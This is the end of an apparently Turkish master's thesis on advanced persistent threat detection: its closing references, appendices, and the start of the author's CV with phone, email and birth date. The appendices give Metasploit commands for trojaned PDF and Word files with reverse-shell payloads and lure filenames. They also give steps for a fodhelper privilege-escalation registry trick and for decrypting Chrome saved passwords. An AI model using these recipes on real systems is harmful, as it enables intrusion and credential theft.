[60] W. Mees, «Multi-Agent System for APT Detection,» %1 içinde *2014 IEEE International Symposium on Software Reliability Engineering Workshops*, Naples, Italy, 2014.

[61] S. N. K. Mathew Nicho, «A decision matrix model to identify and evaluate APT vulnerabilities at the user plane,» %1 içinde *2018 41st International Convention on Information and Communication Technology, Electronics and Microelectronics (MIPRO)*, Opatija, Croatia, 2018.

[62] F. C. C. M. Martin Ussath, «Concept for a Security Investigation Framework,» %1 içinde *2015 7th International Conference on New Technologies, Mobility and Security (NTMS)*, Paris, France, 2015.

[63] F. S. G. S. R. F. Markus Wurzenberger, «Beyond Gut Instincts: Understanding, Rating and Comparing Self-Learning IDSs,» %1 içinde *2015 International Conference on Cyber Situational Awareness, Data Analytics and Assessment (CyberSA)*, London, UK, 2015.

[64] S. Mansfield, «Getting smarter about alerts,» *Computer Fraud & Security ,* cilt 2015, no. 10, pp. 17-20, 2015.

[65] M. I. P. L. X. Y. Lu-Xing Yang, «A risk management approach to defending against the advanced persistent threat,» *IEEE Transactions on Dependable and Secure Computing,* pp. 1-1, 2018.

[66] M. Lowe, «Defending against cyber-criminals targeting business websites,» *Network Security,* cilt 2014, no. 8, pp. 11-13, 2014.

[67] R. P. lover, «Security Attacks Against the Availability of LTE Mobility Networks Overview and Research Directions,» %1 içinde *2013 16th International Symposium on Wireless Personal Multimedia Communications (WPMC)*, Atlantic City, NJ, USA, 2013.

[68] M. Lee, «Load Adaptive Distributed Stream Processing,» %1 içinde *2015 17th International Conference on Advanced Communication Technology (ICACT)*, Seoul, South Korea, 2015.

[69] Y. C. C. H. Kun Lv, «Dynamic Defense Strategy Against Advanced Persistent Threat Under Heterogeneous Networks,» *Information Fusion,* cilt 49, pp. 216-226, 2019.

[70] V. A. Kumar, «Cyber security threats in the power sector Need for a domain specific regulatory framework in India,» *Energy Policy,* cilt 65, pp. 126-133, 2013.

[71] K. Krombholz, «Advanced social engineering attacks,» *Journal of Information Security and Applications ,* cilt 22, pp. 113-122, 2015.

[72] J. T. John, «State of the Art Analysis of Defense Techniques against Advanced Persistent Threats,» *Seminar Future Internet SS2017,* pp. 53-69, 2017.

[73] K. A. Ismail, «Security Strategies for Hindering Watering Hole Cyber Crime Attack,» *Procedia Computer,* cilt 124, pp. 656-663, 2017.

[74] G. Ioannou, «A Markov Multi-Phase Transferable Belief Model An Application for predicting Data Exfiltration APTs,» %1 içinde *Proceedings of the 16th International Conference on Information Fusion*, Istanbul, Turkey, 2013.

[75] A. Hormazd Romer, «Best practices for BYOD security,» *Computer Fraud & Security,* cilt 2014, no. 1, pp. 13-15, 2014.

[76] D. Hopwood, «One in five firms hit by APTs,» *Network Securit,* cilt 2014, no. 7, pp. 2, 20, 2014.

[77] A. R. Hernández, «Detection of Advanced Persistent Threats Using System and Attack Intelligence,» %1 içinde *2012 International Conference on Cyber Security*, Washington, DC, USA, 2015.

[78] J. Grimm, «Breaking the code of silence to build trust into business applications,» *Computer Fraud & Security,* cilt 2015, no. 8, pp. 5-7, 2015.

[79] P. Giura, «A Context-Based Detection Framework for Advanced Persistent Threats,» %1 içinde *2012 International Conference on Cyber Security*, Washington, DC, USA, 2012.

[80] I. Friedberg, «Combating advanced persistent threats From network event correlation to incident detection,» *Computers & Security ,* cilt 48, pp. 35-57, 2015.

[81] Y. Fei, «A quantifiable Attack-Defense Trees model for APT,» %1 içinde *2018 IEEE 3rd Advanced Information Technology, Electronic and Automation Control Conference (IAEAC)*, Chengdu China, 2018.

[82] x. fang, «A game model for predicting the attack path of APT,» %1 içinde *2014 IEEE 12th International Conference on Dependable, Autonomic and Secure Computing*, Dalian, China, 2014.

[83] S. Dara, «Towards privacy preserving threat intelligence,» *Journal of Information Security and Applications,* cilt 38, pp. 28-39, 2018.

[84] J. Chen, «Special Issue on Advanced Persistent Threat,» *Future Generation Computer Systems,* cilt 79 Part 1, pp. 243-246, 2017.

[85] S. Chandran, «An Efficient Classification Model for Detecting Advanced Persistent Threat,» %1 içinde *2015 International Conference on Advances in Computing, Communications and Informatics (ICACCI)*, Kochi, India, 2015.

[86] A. Carlson, «The art of war in the cyber world,» %1 içinde *2017 4th International Scientific-Practical Conference Problems of Infocommunications. Science and Technology (PIC S&T)*, Kharkov, Ukraine, 2018.

[87] T. Caldwell, «Spear-phishing how to spot and mitigate the menace,» *Computer Fraud & Security,* cilt 2013, no. 1, pp. 11-16, 2013.

[88] M. I. A. Butt, «BIOS Integrity An Advanced Persistent Threat,» %1 içinde *2014 Conference on Information Assurance and Cyber Security (CIACS)*, Rawalpindi, Pakistan, 2014.

[89] G. BROGI, «Real-time detection of Advanced Persistent Threats using Information Flow Tracking and Hidden Markov Models,» École Doctorale Informatique, Télécommunications et Électronique (Paris), Paris, 2018.

[90] M. Bere, «Initial Investigation of Industrial Control System (ICS) Security Using Artificial Immune System (AIS),» %1 içinde *2015 International Conference on Emerging Trends in Networks and Computer Communications (ETNCC)*, Windhoek, Namibia, 2015.

[91] M. S. K. Awan, «Identifying cyber risk hotspots A framework for measuring temporal variance in computer network risk,» *Computers & Security,* cilt 57, pp. 31-46, 2016.

[92] K. P. B. Anushka, «Case study on exploitation, detection and prevention of User Account DoS through Advanced Persistent Threats,» %1 içinde *2015 Fifteenth International Conference on Advances in ICT for Emerging Regions (ICTer)*, Colombo, Sri Lanka, 2015.

[93] V. AnandaKumar, «Cyber security threats in the power sector Need for a domain specific regulatory framework in India,» *Energy Policy,* cilt 65, pp. 126-133, 2014.

[94] S. Al-Rabiaah, «The "Stuxnet" Virus of 2010 As an Example of A “APT” and Its “Recent” Variances,» %1 içinde *2018 21st Saudi Computer Society*, Riyadh, Saudi Arabia , 2018.

[95] S.-H. Ahn, «Big Data Analysis System Concept for Detecting Unknown Attacks,» %1 içinde *16th International Conference on Advanced Communication Technology*, Pyeongchang, South Korea, 2014.

[96] A. M. a. R. A. Gavin Watson, Social Engineering Penetration Testing, Elsevier Inc. , 2014.

[97] «Anatomy of an advanced persistent threat,» *Network Security,* cilt 2015, no. 4, pp. 13-16, 2015.

EKLER

PDF TRUVA ATI OLUŞTURMA

2010 yılında çıkan ve Windows XP işletim sistemine sahip bilgisayarlarda PDF belgesi kullanarak virüs bulaştırmak mümkündü. Metasploit kullanarak PDF belgesine yük (payload) eklemek için gerekli terminal komutları şu şekildedir:

- msfconsole (metasploit programına giriş için)
- use exploit/windows/fileformat/adobe_utilprintf
- set FILENAME dosyaAdi.pdf
- set PAYLOAD windows/exec
- set CMD calc.exe
- show options
- exploit (bu komuttan sonra zararlı PDF belgesi oluşturulmaktadır.)

Bir başka Windows XP işletim sistemine sahip bilgisayarlarda kullanılan Truva atına sahip PDF belgesi oluşturmak için gerekli kodlar şu şekildedir:

- use exploit/windows/fileformat/adobe_pdf_embedded_exe
- set payload windows/meterpreter/reverse_tcp
- set INFILENAME girdi.pdf
- set FILENAME cikti.pdf
- set LHOST 192.168.100.1 (uzak sunucu IP adresi)
- set LPORT 4444 (uzak sunucu portu)
- show options
- exploit

Windows 7 sistemlerde çalışabilen ve Truva atı içeren PDF belgesi oluşturmak için metasploit komut satırı kodları aşağıda verilmiştir:

- use exploit/windows/fileformat/adobe_pdf_embedded_exe_nojs
- set payload windows/meterpreter/reverse_tcp
- set filename Important_Meeting_Notice.pdf
- set lhost 192.168.8.92

- set lport 443
- exploit

SettingContent-ms uzantılı dosyaların PDF ve Microsoft Office dosyalarına eklenmesi ile Windows 10 işletim sistemine sahip bilgisayarlara Truva atı bulaştırılabilmektedir. SettingContent-ms dosyası içindeki "DeepLink" etiketleri içerisine çalıştırılacak terminal betiği eklenir. Dosya oluşturulduktan sonra aşağıdaki kod ile PDF belgesine eklenebilir.

- python addjstopdf.py-j "this.ExportDataObject ({cName: \"malicius.Settingcontent-ms\", NLaunch: 2});" Poc.pdf PocJS.pdf
- pdftk PocJS.pdf attach_file malicius.settingcontent-ms output PocFinal.pdf

MICROSOFT OFFICE DOSYASI TRUVA ATI OLUŞTURMA

Benzer şekilde Microsoft Office programı üzerinde çalışan belgelere de yük (payload) eklenebilmektedir. Office 2016 üzerinde çalışan ve docx uzantılı zararlı yazılım içeren dosyalar bu şekilde üretilebilmektedir. Office belgelerinde bulunan visual basic makro kodları kullanılmakta, zararlı yazılım base64 ile şifrelenerek saklanmaktadır. Bu açıktan etkilenmemek için makroları varsayılan olarak devre dışı bırakmak gerekmektedir.

- use exploit/multi/fileformat/office_word_macro
- set payload windows/meterpreter/reverse_tcp
- set LHOST 192.168.0.10 (saldırgan IP adresi)
- set LPORT 443 (saldırganın portu)
- exploit

2017 yılında Windows 10 sistemlerde Microsoft Office 2016 programında çalışan ve zararlı yazılımın rft uzantılı dosya içerisine eklenip çalıştırılmasını sağlayan açık bulunmuştur. Açık kodu CVE-2017-0199 olarak geçmektedir. Güncel Windows Defender anti virüs yazılımı, bu açık ile üretilmiş rtf uzantılı dosyaları tespit edebilmektedir.

YÜRÜTÜLEBİLİR DOSYA İÇİNE VİRÜS EKLEME

Bazı virüsler yürütülebilir exe uzantılı dosyaların içerisine eklenmektedir. Exe uzantılı dosyaya başka bir exe uzantılı dosya saklamak için shellter.exe programı kullanılabilmektedir.

Güvenli yazılımı geliştirmek için kullanılan kütüphaneler ve kodlar WindowsFirewallHelper, ProcessHacker, Volatility Framework projeleridir.

İZİNSİZ YETKİ YÜKSELTME

Windows 10 işletim sisteminde izinsiz yetki yükseltmek için bir yöntem olarak fodhelper.exe kullanılmakta. Bu dosya, ayarlar dosyası tıklandığında çalıştırılmakta ve otomatik olarak yükseltilmiş yetki almaktadır. Bu dosya çalıştırılırken kayıt anahtarları içerisinde bir değeri okumakta ve bu değerde bir dosya adresi verilmişse, ayarlar ara yüzü açılırken verilen konumdaki dosyayı da yükseltilmiş yetkide açmaktadır. Bahsi geçen kayıt anahtarı konumu:

- HKEY_CURRENT_USER, Software\Classes\ms-settings\shell\open\command

Bu konum içerisinde iki adet anahtar eklenmesi gerekiyor.

- DelegateExecute (anahtar değeri olmayacak)
- (boş anahtar ismi), değer olarak: çalıştırılmak istenen dosya konumu

Bu işlemi yaptıktan sonra fodhelper.exe çalıştırıldığında boş anahtar ismi ile değer olarak girilen dosya konumundaki program, yükseltilmiş yetki alarak çalışmaktadır.

WİNDOWS KULLANICI KİMLİK BİLGİLERİ İLE ŞİFRELENMİŞ DATA_BLOB VERİSİNİ ÇÖZME

Bu işlemi gerçekleştirebilmek için kullanıcı hesabı ile giriş yapılmış olması ve yükseltilmiş yetkilerin alınması yeterlidir. Kullanıcının parolasını bilmeye gerek yoktur. Data_Blob yapısında şifrelenmiş veriyi çözmek için kullanılır. Bu yapı, Google Chrome kayıtlı kullanıcı parolaları ve tarayıcı çerez verilerini gizlemekte kullanılmıştır. Şifreyi şözmek için Crpyt32.dll dosyasına sistem çağrısı yapılarak “CryptUnprotectData” fonksiyonu kullanılır. Parametre olarak Data_Blob verisi girilir. Karnel32.dll dosyasına sistem çağrısı yapılır ve “LocalFree” fonksiyonu kullanılarak “Byte Array” veri yapısında şifreli veri çözülmüş olarak elde edilir.

ÖZGEÇMİŞ



Kişisel Bilgiler	
Adı Soyadı	Mustafa İPEKBAYRAK
Doğum Yeri	Seyhan
Doğum Tarihi	05.05.1992
Uyruğu	☑ T.C. ❒ Diğer:
Telefon	+90 539 482 56 32
E-Posta Adresi	mustafaipekbayrak@gmail.com
Web Adresi	

Eğitim Bilgileri Lisans	
Üniversite	İstanbul Üniversitesi
Fakülte	Mühendislik Fakültesi
Bölümü	Bilgisayar Mühendisliği
Mezuniyet Yılı	2014

Yüksek Lisans	
Üniversite	İstanbul Üniversitesi-Cerrahpaşa
Enstitü Adı	Lisansüstü Eğitim Enstitüsü
Anabilim Dalı	Bilgisayar Mühendisliği Anabilim Dalı
Programı	Bilgisayar Mühendisliği Programı

Makale ve Bildiriler